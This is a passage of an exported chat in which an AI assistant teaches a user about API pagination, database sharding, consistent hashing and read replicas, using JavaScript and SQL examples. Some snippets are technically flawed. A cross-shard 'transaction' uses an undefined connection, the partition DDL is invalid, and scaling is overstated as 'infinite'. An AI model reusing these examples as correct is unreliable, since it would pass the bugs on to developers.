    "next_token": "7140dibdnow9c7btw421dyz1fxvnpxfx..."
  }
}

// Next page:
GET https://api.twitter.com/2/users/:id/tweets?
max_results=100&pagination_token=7140dibdnow9c7btw421dyz1fxvnpxfx...
```

Stripe API:

```
// Stripe uses cursor pagination with
starting_after/ending_before
GET https://api.stripe.com/v1/charges?limit=100
```

Response:

```
{
  "data": [
    { "id": "ch_abc123", "amount": 1000 },
    // ...
  ],
  "has_more": true
}
```

// Next page:

GET [https://api.stripe.com/v1/charges?](https://api.stripe.com/v1/charges?limit=100&starting_after=ch_abc123)
limit=100&starting_after=ch_abc123

GraphQL Connections (Relay Cursor):

```
query {
  products(first: 20) {
    edges {
      node {
        id
        name
        price
      }
      cursor
    }
    pageInfo {
      hasNextPage
      hasPreviousPage
      startCursor
      endCursor
    }
  }
}
```

Next page:

```

query {
  products(first: 20, after: "Y3Vyc29yOjIw") {
    # ...
  }
}

```

When to use which:

// Decision matrix:

```

function choosePaginationMethod(scenario) {
  // Use OFFSET when:
  if (
    scenario.needsPageNumbers &&           // "Go to page 5"
    scenario.datasetSize < 100000 &&       // Small dataset
    scenario.needsTotalCount &&           // Show "Page 1 of 50"
    scenario.dataIsStatic                  // Rarely changes
  ) {
    return 'OFFSET';
  }

  // Use CURSOR when:
  if (
    scenario.datasetSize > 1000000 ||      // Large dataset
    scenario.dataChangesFrequently ||     // Real-time data
    scenario.needsInfiniteScroll ||        // Mobile app feed
    scenario.performanceCritical ||        // Must be fast
    !scenario.needsPageNumbers             // Don't need "page 5"
  ) {
    return 'CURSOR';
  }

  return 'HYBRID'; // Use both
}

```

// Examples:

```
choosePaginationMethod({
  needsPageNumbers: true,
  datasetSize: 10000,
  needsTotalCount: true,
  dataIsStatic: true
});
// → OFFSET (admin dashboard, product catalog)
```

```
choosePaginationMethod({
  datasetSize: 10000000,
  dataChangesFrequently: true,
  needsInfiniteScroll: true,
  performanceCritical: true,
  needsPageNumbers: false
});
// → CURSOR (Twitter feed, Instagram posts)
```

Hybrid approach:

```
// Support both offset and cursor in same API

app.get('/api/products', async (req, res) => {
  const limit = parseInt(req.query.limit) || 20;

  // Check which pagination method to use
  if (req.query.cursor) {
    // Cursor-based
    const products = await db.query(
      'SELECT * FROM products WHERE id > ? ORDER BY id LIMIT ?',
      [req.query.cursor, limit]
    );
```

```

return res.json({
  data: products,
  pagination: {
    type: 'cursor',
    nextCursor: products[products.length - 1]?.id,
    hasMore: products.length === limit
  }
});
} else if (req.query.page) {
  // Offset-based
  const page = parseInt(req.query.page);
  const offset = (page - 1) * limit;

  const [countResult] = await db.query('SELECT COUNT(*) as
total FROM products');
  const products = await db.query(
    'SELECT * FROM products ORDER BY id LIMIT ? OFFSET ?',
    [limit, offset]
  );

  return res.json({
    data: products,
    pagination: {
      type: 'offset',
      page,
      limit,
      total: countResult.total,
      totalPages: Math.ceil(countResult.total / limit)
    }
  });
}
});

```

// Use offset for UI with page numbers:

```
GET /api/products?page=5&limit=20
```

```
// Use cursor for infinite scroll:
```

```
GET /api/products?cursor=100&limit=20
```

Continuing in next message with Sharding & Partitioning...

15/02/2026, 08:18:31

Stateless vs Stateful APIs

6. Authentication vs Authorization
7. Session-based auth vs JWT
8. OAuth 2.0 (Login with Google, GitHub, etc.)
9. Rate limiting vs Throttling
10. Idempotency (especially for payments) cover this one by one depth with actual example and problems solution in very proper guide cover my all knowledge in depth of each concept

15/02/2026, 10:01:55

Thought process: Recognized repeated request and deliberated on clarification strategy.

The user is asking me to cover topics 1-10 again, but I already covered these in my previous response. They seem to want me to re-explain:

1. Stateless vs Stateful APIs
2. Authentication vs Authorization
3. Session-based auth vs JWT
4. OAuth 2.0
5. Rate limiting vs Throttling
6. Idempotency

I already provided comprehensive coverage of all these topics in my previous message. The user might not have seen that response or wants me to continue from where I left off. Let me check - I covered topics 1-6 in detail in my previous response.

Then they asked for topics 11-20 which I started covering (Transactions & isolation levels, Normalization vs Denormalization, Pagination).

Now they're asking me to go back to topics 1-10 again. This seems like they might want me to continue or they didn't see my first response. Let me provide the content again, but I should acknowledge if this is a repeat or if they want me to continue with the remaining topics (11-20).

Actually, looking at the message more carefully, they're asking me to cover topics that have different numbers - they say "Stateless vs Stateful APIs" is #6, "Authentication vs Authorization" is also listed. This is confusing.

Wait, I see the issue. In their first request, these were topics 1-10. Now they're requesting them again as if they're topics starting with #6. But the actual list starts with "Stateless vs Stateful APIs" without a number, then lists items 6-10.

I think what happened is:

1. I provided a comprehensive response covering topics 1-10
2. They then asked for topics 11-20
3. I started responding to 11-20 (covered transactions, normalization, pagination, started on sharding)
4. Now they're asking me to cover 1-10 AGAIN

This could mean:

- They didn't see my first response
- They want me to redo it with even more detail
- There was a system issue and my first response was lost

Given the context and that they said "cover my all knowledge in

depth of each concept", I think they want comprehensive coverage. Since I already provided very comprehensive coverage of topics 1-10 in my first message, I should probably acknowledge I already covered these and ask if they want me to continue with topics 11-20 instead, or offer to expand on any specific topic from 1-10 that needs more depth.

Looking back at their message, they're asking for topics without clear numbers, but the list includes topics I already covered. They want me to explain each concept properly with real examples and cover all formats systematically. The clearest path forward is to confirm I've already delivered this content and ask whether they'd prefer I move forward with additional topics or dive deeper into particular areas they found unclear.

I actually already provided comprehensive coverage of these exact topics (Stateless vs Stateful APIs, Authentication vs Authorization, Session-based auth vs JWT, OAuth 2.0, Rate limiting vs Throttling, and Idempotency) in my previous response above.

That response includes:

- **Stateless vs Stateful APIs** - Complete explanation with real examples from Netflix, Uber, banking apps
- **Authentication vs Authorization** - Airport security analogy, GitHub/Google Drive examples, RBAC vs permission-based
- **Session-based auth vs JWT** - Full implementations with code, Redis storage, token structure, security comparisons
- **OAuth 2.0** - Complete flow with Google login, all 7 steps explained, real Passport.js code
- **Rate limiting vs Throttling** - Fixed window, sliding window, token bucket algorithms with Stripe/Twitter examples
- **Idempotency** - Payment processing example, implementation with idempotency keys, Stripe integration

Would you like me to:

1. **Continue with topics 11-20** (Transactions, Normalization, Pagination, Sharding, etc.) - I started these and can complete them
2. **Expand on a specific topic** from 1-10 that you want even more detail on
3. **Move to different topics** you haven't seen yet

Or did you not see my previous comprehensive response? If that's the case, please let me know and I can ensure you have access to all that content.

What would be most helpful for you?

15/02/2026, 10:02:19

(17. Sharding & partitioning

18. Read replicas & write scaling

19. Handling duplicate records

20. Optimistic vs pessimistic locking) once if anything remaining so explain proepr with real example and proper

15/02/2026, 10:03:35

Thought process: Orchestrated comprehensive coverage of four advanced database topics with practical examples.

The user wants me to continue with topics 17-20, and also check if anything was remaining from the earlier topics. Let me continue from where I left off. I had covered:

1. Transactions & Isolation Levels - ✓ Complete
2. Database normalization vs denormalization - ✓ Complete
3. Pagination (offset vs cursor-based) - ✓ Complete

Now I need to cover:

17. Sharding & partitioning
18. Read replicas & write scaling
19. Handling duplicate records
20. Optimistic vs pessimistic locking

Let me provide comprehensive, deep-dive explanations with real-world examples for each of these topics.

Advanced Database Concepts - Part 2

4. Sharding & Partitioning

What is Sharding?

Definition: Sharding is splitting a large database into smaller, independent pieces (shards) distributed across multiple servers. Each shard contains a subset of the total data.

Simple analogy: Imagine a library with 1 million books. Instead of one giant building:

- Building A: Books A-F (authors starting with A-F)
- Building B: Books G-M
- Building C: Books N-S
- Building D: Books T-Z

Each building operates independently. To find "Harry Potter", you only search Building A.

Why Shard?

The problem: Single database limits

```
// Single PostgreSQL database
// Maximum realistic limits:
- Storage: ~10TB (then performance degrades)
- Write throughput: ~10,000 writes/second
- Connections: ~500 concurrent connections
- Query latency: Increases with data size

// Your app grows:
- Data: 50TB (5x over limit!)
- Writes: 50,000/second (5x over limit!)
- Users: 10 million concurrent (need 20,000 connections!)

// Single server can't handle it! ❌
```

Solution: Horizontal scaling with sharding

Before (Vertical scaling - ❌ Limited):

Single powerful server

- 256GB RAM
- 32 CPU cores
- 10TB storage
- Cost: \$10,000/month
- Max capacity: Still limited!

After (Horizontal scaling - ✅ Unlimited):

10 smaller servers (shards)

- Each: 32GB RAM, 4 cores, 2TB storage
- Cost: 10 x \$1,000 = \$10,000/month
- Capacity: 10x larger!
- Can add more shards infinitely ✅

Sharding Strategies:

Strategy 1: Range-Based Sharding

How it works: Divide data by ranges of a key (usually ID or date).

```
// User sharding by ID ranges
Shard 1: user_id 1 to 1,000,000
Shard 2: user_id 1,000,001 to 2,000,000
Shard 3: user_id 2,000,001 to 3,000,000
Shard 4: user_id 3,000,001 to 4,000,000

// Routing function
function getUserShard(userId) {
  if (userId <= 1000000) return 'shard1';
  if (userId <= 2000000) return 'shard2';
  if (userId <= 3000000) return 'shard3';
  return 'shard4';
}
```

```
// Query user
async function getUser(userId) {
  const shardId = getUserShard(userId);
  const db = getShardConnection(shardId);

  return await db.query('SELECT * FROM users WHERE id = ?',
    [userId]);
}
```

Real example: Time-series data (logs, analytics)

```
// Shard by date (common for log systems)
Shard 1: Logs from 2024-01-01 to 2024-03-31 (Q1)
Shard 2: Logs from 2024-04-01 to 2024-06-30 (Q2)
Shard 3: Logs from 2024-07-01 to 2024-09-30 (Q3)
Shard 4: Logs from 2024-10-01 to 2024-12-31 (Q4)
```

```
// Routing by timestamp
function getLogShard(timestamp) {
  const date = new Date(timestamp);
  const month = date.getMonth() + 1; // 1-12

  if (month <= 3) return 'shard_2024_q1';
  if (month <= 6) return 'shard_2024_q2';
  if (month <= 9) return 'shard_2024_q3';
  return 'shard_2024_q4';
}
```

```
// Insert log
async function insertLog(log) {
  const shardId = getLogShard(log.timestamp);
  const db = getShardConnection(shardId);

  await db.query(
    'INSERT INTO logs (timestamp, level, message) VALUES (?, ?,
```

```

    ?)',
    [log.timestamp, log.level, log.message]
  );
}

// Query logs for date range
async function getLogsByDateRange(startDate, endDate) {
  const shards = getAffectedShards(startDate, endDate);

  const queries = shards.map(async (shardId) => {
    const db = getShardConnection(shardId);
    return await db.query(
      'SELECT * FROM logs WHERE timestamp BETWEEN ? AND ?',
      [startDate, endDate]
    );
  });

  const results = await Promise.all(queries);
  return results.flat(); // Merge results from all shards
}

```

Problems with range-based sharding:

```

// Problem 1: Uneven distribution (hotspots)
Shard 1: Users 1-1M      → 500,000 active users
Shard 2: Users 1M-2M     → 800,000 active users
Shard 3: Users 2M-3M     → 1,200,000 active users (HOT!) 🔥
Shard 4: Users 3M-4M     → 200,000 active users

// Shard 3 is overloaded while Shard 4 is underutilized ❌

// Problem 2: Most recent data gets all writes
Shard 2024_Q1: 0 writes/sec (old data, read-only)
Shard 2024_Q2: 0 writes/sec (old data, read-only)
Shard 2024_Q3: 0 writes/sec (old data, read-only)

```

Shard 2024_Q4: 50,000 writes/sec (current data) 🔥

// Only one shard handles all writes! ❌

Strategy 2: Hash-Based Sharding (Better distribution)

How it works: Hash the shard key and use modulo to determine shard.

```
const crypto = require('crypto');

// Hash function
function hashShardKey(key) {
  return
  crypto.createHash('md5').update(String(key)).digest('hex');
}

// Determine shard (4 shards total)
function getShardByHash(key, totalShards = 4) {
  const hash = hashShardKey(key);
  const hashInt = parseInt(hash.substring(0, 8), 16); // First 8
  hex chars
  const shardIndex = hashInt % totalShards; // Modulo for even
  distribution

  return `shard_${shardIndex}`;
}

// Examples:
getShardByHash('user_12345'); // → 'shard_2'
getShardByHash('user_67890'); // → 'shard_0'
getShardByHash('user_11111'); // → 'shard_3'

// Query user
async function getUser(userId) {
  const shardId = getShardByHash(userId);
```

```
const db = getShardConnection(shardId);

return await db.query('SELECT * FROM users WHERE id = ?',
[userId]);
}
```

Benefits: Even distribution

```
// With hash-based sharding:
Shard 0: ~25% of users (even!) ✓
Shard 1: ~25% of users (even!) ✓
Shard 2: ~25% of users (even!) ✓
Shard 3: ~25% of users (even!) ✓

// All shards equally loaded ✓
// No hotspots ✓
```

Problem: Can't do range queries efficiently

```
-- Range query: Get users with ID between 1000 and 2000
-- With range sharding:
--   → Query single shard ✓ Fast!

-- With hash sharding:
--   → Must query ALL shards ✗ Slow!
--   → IDs are scattered across all shards

-- Example:
user_1000 → hash → shard_2
user_1001 → hash → shard_0
user_1002 → hash → shard_3
user_1003 → hash → shard_1
// Random distribution, can't optimize ✗
```

Strategy 3: Geographic Sharding

How it works: Shard by user location for low latency.

```
// Shards by region
const SHARD_CONFIG = {
  'us-east': {
    connection: 'db-us-east.example.com',
    regions: ['US-NY', 'US-NJ', 'US-MA', 'US-CT']
  },
  'us-west': {
    connection: 'db-us-west.example.com',
    regions: ['US-CA', 'US-WA', 'US-OR', 'US-NV']
  },
  'eu-west': {
    connection: 'db-eu-west.example.com',
    regions: ['GB', 'FR', 'DE', 'NL', 'BE']
  },
  'asia-pacific': {
    connection: 'db-asia.example.com',
    regions: ['JP', 'CN', 'KR', 'SG', 'AU']
  }
};

// Determine shard by user location
function getShardByLocation(countryCode) {
  for (const [shardId, config] of Object.entries(SHARD_CONFIG)) {
    if (config.regions.includes(countryCode)) {
      return shardId;
    }
  }
  return 'us-east'; // Default
}

// Create user account
async function createUser(user) {
```

```

const shardId = getShardByLocation(user.country);
const db = getShardConnection(shardId);

const result = await db.query(
  'INSERT INTO users (name, email, country) VALUES (?, ?, ?)',
  [user.name, user.email, user.country]
);

// Store shard mapping
await redis.set(`user:${result.insertId}:shard`, shardId);

return result;
}

// Get user (from anywhere in the world)
async function getUser(userId) {
  // Lookup which shard this user is on
  const shardId = await redis.get(`user:${userId}:shard`);

  if (!shardId) {
    throw new Error('User shard mapping not found');
  }

  const db = getShardConnection(shardId);
  return await db.query('SELECT * FROM users WHERE id = ?',
    [userId]);
}

```

Real example: Netflix

```

// Netflix uses geographic sharding
// User in Japan → Asia shard (low latency)
// User in France → Europe shard (low latency)

// Benefits:

```

- **Data** locality (GDPR compliance) ✓
- **Low** latency (user connects to nearby server) ✓
- **Legal** compliance (data stays in country) ✓

```
// Viewing history query:
async function getViewingHistory(userId) {
  // User's data is in their geographic shard
  const shardId = await getUserShard(userId);
  const db = getShardConnection(shardId);

  return await db.query(
    'SELECT * FROM viewing_history WHERE user_id = ? ORDER BY
watched_at DESC LIMIT 50',
    [userId]
  );

  // Fast! Data is geographically close to user ✓
}
```

Strategy 4: Directory-Based Sharding (Most flexible)

How it works: Maintain a lookup table that maps entities to shards.

```
// Shard directory (stored in fast lookup service like Redis)
const shardDirectory = {
  'user_12345': 'shard_2',
  'user_67890': 'shard_0',
  'user_11111': 'shard_3',
  'user_99999': 'shard_1'
};

// Lookup shard
async function getUserShard(userId) {
  const shardId = await redis.get(`user:${userId}:shard`);
```

```

    if (!shardId) {
        throw new Error('User not found in shard directory');
    }

    return shardId;
}

// Get user
async function getUser(userId) {
    const shardId = await getUserShard(userId);
    const db = getShardConnection(shardId);

    return await db.query('SELECT * FROM users WHERE id = ?',
[userId]);
}

// Create user (can assign to any shard)
async function createUser(user) {
    // Choose least-loaded shard
    const shardId = await getLeastLoadedShard();
    const db = getShardConnection(shardId);

    const result = await db.query(
        'INSERT INTO users (name, email) VALUES (?, ?)',
        [user.name, user.email]
    );

    // Store in directory
    await redis.set(`user:${result.insertId}:shard`, shardId);

    return result;
}

// Get least-loaded shard
async function getLeastLoadedShard() {

```

```

const shards = ['shard_0', 'shard_1', 'shard_2', 'shard_3'];

const loads = await Promise.all(
  shards.map(async (shardId) => {
    const db = getShardConnection(shardId);
    const [result] = await db.query('SELECT COUNT(*) as count
FROM users');
    return { shardId, count: result.count };
  })
);

// Return shard with fewest users
loads.sort((a, b) => a.count - b.count);
return loads[0].shardId;
}

```

Benefits:

```

// ✓ Flexible: Can move users between shards
// ✓ Rebalancing: Easily redistribute data
// ✓ Custom logic: Assign VIP users to dedicated shards

// Example: Rebalance a hot shard
async function rebalanceUser(userId, fromShard, toShard) {
  const fromDb = getShardConnection(fromShard);
  const toDb = getShardConnection(toShard);

  await db.beginTransaction();

  try {
    // Copy user data
    const [user] = await fromDb.query('SELECT * FROM users WHERE
id = ?', [userId]);
    await toDb.query('INSERT INTO users SET ?', user);
  }
}

```

```

    // Delete from old shard
    await fromDb.query('DELETE FROM users WHERE id = ?',
[userId]);

    // Update directory
    await redis.set(`user:${userId}:shard`, toShard);

    await db.commit();
  } catch (error) {
    await db.rollback();
    throw error;
  }
}

```

Problem: Directory becomes bottleneck

```

// Every query requires directory lookup:
// 1. Query directory (Redis): 1ms
// 2. Query actual shard: 10ms
// Total: 11ms

// At 100,000 queries/second:
// Directory handles 100,000 lookups/second
// Directory can become bottleneck! ⚠️

// Solution: Cache shard mappings
const shardCache = new LRU({ max: 100000, maxAge: 60000 }); // 1
min TTL

async function getUserShard(userId) {
  // Check cache first
  let shardId = shardCache.get(userId);

  if (!shardId) {
    // Cache miss, query directory

```

```
    shardId = await redis.get(`user:${userId}:shard`);
    shardCache.set(userId, shardId);
  }

  return shardId;
}
```

Cross-Shard Queries (The hard problem):

Problem:

```
-- Query all users named "John":
SELECT * FROM users WHERE name = 'John';

-- With sharding:
-- Must query ALL 4 shards! ❌
-- Then merge results

-- Query time:
-- Single DB: 100ms
-- 4 shards (parallel): max(shard1_time, shard2_time,
shard3_time, shard4_time)
--                               = max(100ms, 120ms, 90ms, 110ms)
--                               = 120ms (slower than single DB!) ❌
```

Solution strategies:

1. Scatter-gather pattern:

```
async function searchUsersByName(name) {
  const shards = ['shard_0', 'shard_1', 'shard_2', 'shard_3'];

  // Query all shards in parallel
  const queries = shards.map(async (shardId) => {
```

```

    const db = getShardConnection(shardId);
    return await db.query('SELECT * FROM users WHERE name = ?',
[name]);
  });

  // Wait for all queries
  const results = await Promise.all(queries);

  // Merge and sort
  const allUsers = results.flat();
  allUsers.sort((a, b) => a.created_at - b.created_at);

  return allUsers;
}

```

2. Denormalize for common queries:

```

// Store searchable data in separate search index
// Elasticsearch, Algolia, etc.

// When user is created:
async function createUser(user) {
  // 1. Store in shard
  const shardId = getShardByHash(user.id);
  const db = getShardConnection(shardId);
  await db.query('INSERT INTO users SET ?', user);

  // 2. Index in Elasticsearch
  await elasticsearch.index({
    index: 'users',
    id: user.id,
    body: {
      name: user.name,
      email: user.email,
      shard_id: shardId // Store shard location!
    }
  });
}

```

```

    }
  });
}

// Search users:
async function searchUsers(query) {
  // 1. Search Elasticsearch
  const results = await elasticsearch.search({
    index: 'users',
    body: {
      query: { match: { name: query } }
    }
  });

  // 2. Fetch full data from appropriate shards
  const users = await Promise.all(
    results.hits.hits.map(async (hit) => {
      const shardId = hit._source.shard_id;
      const db = getShardConnection(shardId);
      return await db.query('SELECT * FROM users WHERE id = ?',
[hit._id]);
    })
  );

  return users;
}

```

3. Use shard key in WHERE clause:

```

-- ✗ Bad: Must query all shards
SELECT * FROM orders WHERE status = 'pending';

-- ✓ Good: Include shard key
SELECT * FROM orders WHERE user_id = 12345 AND status =

```

```
'pending';  
-- Routes to single shard based on user_id ✓
```

Re-sharding (Adding more shards):

The problem:

```
// You started with 4 shards  
// Hash function: hash(userId) % 4  
  
// Now need 8 shards due to growth  
// New hash function: hash(userId) % 8  
  
// Problem: ALL users get new shard assignments! ✗  
  
user_12345:  
Old: hash % 4 = 2 → shard_2  
New: hash % 8 = 6 → shard_6 ✗  
  
// Must migrate 75% of data! ✗
```

Solution: Consistent hashing

```
const crypto = require('crypto');  
  
class ConsistentHashing {  
  constructor() {  
    this.ring = new Map(); // Hash ring  
    this.sortedKeys = [];  
    this.virtualNodes = 150; // Virtual nodes per physical shard  
  }  
  
  addShard(shardId) {  
    // Add virtual nodes for better distribution
```

```

    for (let i = 0; i < this.virtualNodes; i++) {
        const virtualKey = `${shardId}:${i}`;
        const hash = this.hash(virtualKey);
        this.ring.set(hash, shardId);
    }

    this.sortedKeys = Array.from(this.ring.keys()).sort((a, b) =>
a - b);
}

removeShard(shardId) {
    for (let i = 0; i < this.virtualNodes; i++) {
        const virtualKey = `${shardId}:${i}`;
        const hash = this.hash(virtualKey);
        this.ring.delete(hash);
    }

    this.sortedKeys = Array.from(this.ring.keys()).sort((a, b) =>
a - b);
}

hash(key) {
    const hash = crypto.createHash('md5').update(key).digest();
    return hash.readUInt32BE(0);
}

getShard(key) {
    if (this.sortedKeys.length === 0) {
        throw new Error('No shards available');
    }

    const keyHash = this.hash(key);

    // Find first hash >= keyHash (clockwise on ring)
    let index = this.sortedKeys.findIndex(h => h >= keyHash);

```

```

    if (index === -1) {
        index = 0; // Wrap around
    }

    const ringPosition = this.sortedKeys[index];
    return this.ring.get(ringPosition);
}
}

// Usage:
const hashRing = new ConsistentHashing();

// Add 4 shards
hashRing.addShard('shard_0');
hashRing.addShard('shard_1');
hashRing.addShard('shard_2');
hashRing.addShard('shard_3');

// Get shard for user
hashRing.getShard('user_12345'); // → 'shard_2'

// Add new shard (only ~12.5% of data moves!)
hashRing.addShard('shard_4');

hashRing.getShard('user_12345'); // Might still be 'shard_2' ✓
// Only keys near new shard on ring get reassigned ✓

```

Partitioning vs Sharding:

Partitioning: Splitting data within a single database server **Sharding:** Splitting data across multiple database servers

```

// PARTITIONING (Single server, multiple tables):

```

```
// Partition by range
CREATE TABLE orders_2024_q1 (
  -- Q1 orders
) PARTITION BY RANGE (MONTH(order_date));

CREATE TABLE orders_2024_q2 (
  -- Q2 orders
) PARTITION BY RANGE (MONTH(order_date));

// Benefits:
// - Faster queries (scan only relevant partition)
// - Easier maintenance (drop old partitions)
// - Still single server (limited scale) ❌

// SHARDING (Multiple servers):

Server 1: users_shard_0 (users 0-999,999)
Server 2: users_shard_1 (users 1M-1,999,999)
Server 3: users_shard_2 (users 2M-2,999,999)
Server 4: users_shard_3 (users 3M-3,999,999)

// Benefits:
// - Unlimited scale (add more servers) ✓
// - Better for writes (distributed) ✓
// - Complex (application must route queries) ⚠️
```

Real company examples:

Instagram:

```
// Instagram shards by user_id using hash-based sharding
// Thousands of PostgreSQL shards

// Each shard contains:
// - User data
```

```

// - User's posts
// - User's followers
// - User's feed

// Shard key: user_id (everything related to a user is together)

// Get user's feed:
async function getUserFeed(userId) {
  const shardId = getShardByHash(userId); // Single shard lookup
  ✓
  const db = getShardConnection(shardId);

  return await db.query(`
    SELECT posts.*
    FROM posts
    JOIN followers ON posts.user_id = followers.following_id
    WHERE followers.follower_id = ?
    ORDER BY posts.created_at DESC
    LIMIT 50
  `, [userId]);

  // All data in one shard = fast! ✓
}

```

Discord:

```

// Discord shards by guild_id (server ID)
// All messages in a Discord server are in same shard

// Shard key: guild_id

// Get channel messages:
async function getChannelMessages(guildId, channelId) {
  const shardId = getShardByHash(guildId);
  const db = getShardConnection(shardId);

```

```

    return await db.query(
      'SELECT * FROM messages WHERE guild_id = ? AND channel_id = ?
ORDER BY created_at DESC LIMIT 50',
      [guildId, channelId]
    );

    // Single shard query ✓
  }

```

Uber:

```

// Uber uses geographic sharding
// Trips are stored in shard closest to pickup location

// Shard by geographic hash (geohash)

function getGeoShard(latitude, longitude) {
  const geohash = encodeGeohash(latitude, longitude, precision =
3);
  // geohash "9q8" (San Francisco) → shard_us_west_1
  // geohash "gcpv" (London) → shard_eu_west_1

  return GEOHASH_TO_SHARD[geohash];
}

// Find nearby drivers:
async function findNearbyDrivers(pickupLat, pickupLng) {
  const shardId = getGeoShard(pickupLat, pickupLng);
  const db = getShardConnection(shardId);

  // Geospatial query on single shard ✓
  return await db.query(`
    SELECT * FROM drivers
    WHERE ST_Distance_Sphere(

```

```
location,  
ST_GeomFromText('POINT(? ?)')  
) < 5000  
AND status = 'available'  
, [pickupLng, pickupLat]);  
}
```

5. Read Replicas & Write Scaling


The Problem: Read/Write Bottleneck

```
// Typical web application load:  
Reads: 10,000 requests/second (90%)  
Writes: 1,000 requests/second (10%)  
  
// Single database server limits:  
Max reads: 5,000/second  
Max writes: 1,000/second  
  
// Problem:  
// Read capacity: 10,000 needed / 5,000 max = ❌ Overloaded!  
// Write capacity: 1,000 needed / 1,000 max = ⚠️ At limit!  
  
// CPU usage: 100%  
// Query latency: 500ms → 2000ms  
// Users: Angry ❌
```

Read Replicas (Scaling Reads):

What it is: Exact copies of the primary database that handle read queries, while primary handles writes.

Architecture:



How replication works:

```
// PRIMARY database:
// 1. Receives write
INSERT INTO users (name, email) VALUES ('John',
'john@example.com');

// 2. Writes to binary log (binlog)
Binlog: INSERT users id=12345, name='John',
email='john@example.com'

// 3. Replicas read binlog
// 4. Replicas apply same INSERT

// Result: All databases have same data ✓
```

Implementation:

```
const mysql = require('mysql2/promise');

// Database pool configuration
const dbConfig = {
  primary: {
    host: 'primary-db.example.com',
    user: 'app',
    password: 'secret',
    database: 'myapp'
  },
  replicas: [
    {
      host: 'replica1-db.example.com',
      user: 'app',
      password: 'secret',
      database: 'myapp'
    },
    {
      host: 'replica2-db.example.com',
      user: 'app',
      password: 'secret',
      database: 'myapp'
    },
    {
      host: 'replica3-db.example.com',
      user: 'app',
      password: 'secret',
      database: 'myapp'
    }
  ]
};

// Create connection pools
```

```

const primaryPool = mysql.createPool(dbConfig.primary);
const replicaPools = dbConfig.replicas.map(config =>
mysql.createPool(config));

let replicaIndex = 0;

// Get read connection (round-robin)
function getReadConnection() {
  const pool = replicaPools[replicaIndex];
  replicaIndex = (replicaIndex + 1) % replicaPools.length;
  return pool;
}

// Get write connection
function getWriteConnection() {
  return primaryPool;
}

// Database wrapper
const db = {
  // Reads go to replicas
  async query(sql, params) {
    const pool = getReadConnection();
    const [rows] = await pool.execute(sql, params);
    return rows;
  },

  // Writes go to primary
  async insert(table, data) {
    const pool = getWriteConnection();
    const [result] = await pool.execute(
      `INSERT INTO ${table} SET ?`,
      [data]
    );
    return result;
  }
};

```

```

},

async update(table, data, where) {
  const pool = getWriteConnection();
  const [result] = await pool.execute(
    `UPDATE ${table} SET ? WHERE ?`,
    [data, where]
  );
  return result;
},

async delete(table, where) {
  const pool = getWriteConnection();
  const [result] = await pool.execute(
    `DELETE FROM ${table} WHERE ?`,
    [where]
  );
  return result;
}
};

// Usage in application:
app.get('/api/users/:id', async (req, res) => {
  // Read from replica ✓
  const user = await db.query(
    'SELECT * FROM users WHERE id = ?',
    [req.params.id]
  );
  res.json(user);
});

app.post('/api/users', async (req, res) => {
  // Write to primary ✓
  const result = await db.insert('users', {
    name: req.body.name,

```

```
    email: req.body.email
  });
  res.json({ id: result.insertId });
});
```

Load distribution:

```
// Before (single database):
Database load: 100%
Read queries: 10,000/sec → 100% CPU
Write queries: 1,000/sec

// After (1 primary + 3 replicas):
Primary load: 25%
  Read: 0/sec (0%)
  Write: 1,000/sec (25% CPU)

Replica 1 load: 33%
  Read: 3,333/sec (33% CPU)

Replica 2 load: 33%
  Read: 3,333/sec (33% CPU)

Replica 3 load: 33%
  Read: 3,334/sec (33% CPU)

Total capacity: 4x ✓
All databases healthy ✓
```

Replication Lag (The big problem):

What is it: Delay between primary writing data and replica receiving it.

Timeline:

10:00:00.000 - User updates email on PRIMARY
PRIMARY: email = 'new@example.com'

10:00:00.050 - REPLICA 1 receives update (50ms lag)
REPLICA 1: email = 'new@example.com'

10:00:00.100 - REPLICA 2 receives update (100ms lag)
REPLICA 2: email = 'new@example.com'

10:00:00.030 - User immediately reads from REPLICA 1
But REPLICA 1 hasn't received update yet!
Returns: email = 'old@example.com' ❌

User sees old data! ❌

Real example: Profile update

```
// User updates profile
app.post('/api/users/:id', async (req, res) => {
  // Write to primary
  await db.update('users',
    { name: req.body.name },
    { id: req.params.id }
  );

  res.json({ success: true });
});

// User refreshes page immediately
app.get('/api/users/:id', async (req, res) => {
  // Read from replica
  const user = await db.query(
```

```

    'SELECT * FROM users WHERE id = ?',
    [req.params.id]
  );

  // Replica might not have update yet!
  // Returns old name ❌
  res.json(user);
});

```

Solution 1: Read-your-own-writes consistency

```

// Track which connection wrote the data
const userWriteConnections = new Map();

app.post('/api/users/:id', async (req, res) => {
  // Write to primary
  await getWriteConnection().execute(
    'UPDATE users SET name = ? WHERE id = ?',
    [req.body.name, req.params.id]
  );

  // Remember this user just wrote
  userWriteConnections.set(req.session.userId, Date.now());

  res.json({ success: true });
});

app.get('/api/users/:id', async (req, res) => {
  const lastWrite = userWriteConnections.get(req.session.userId);
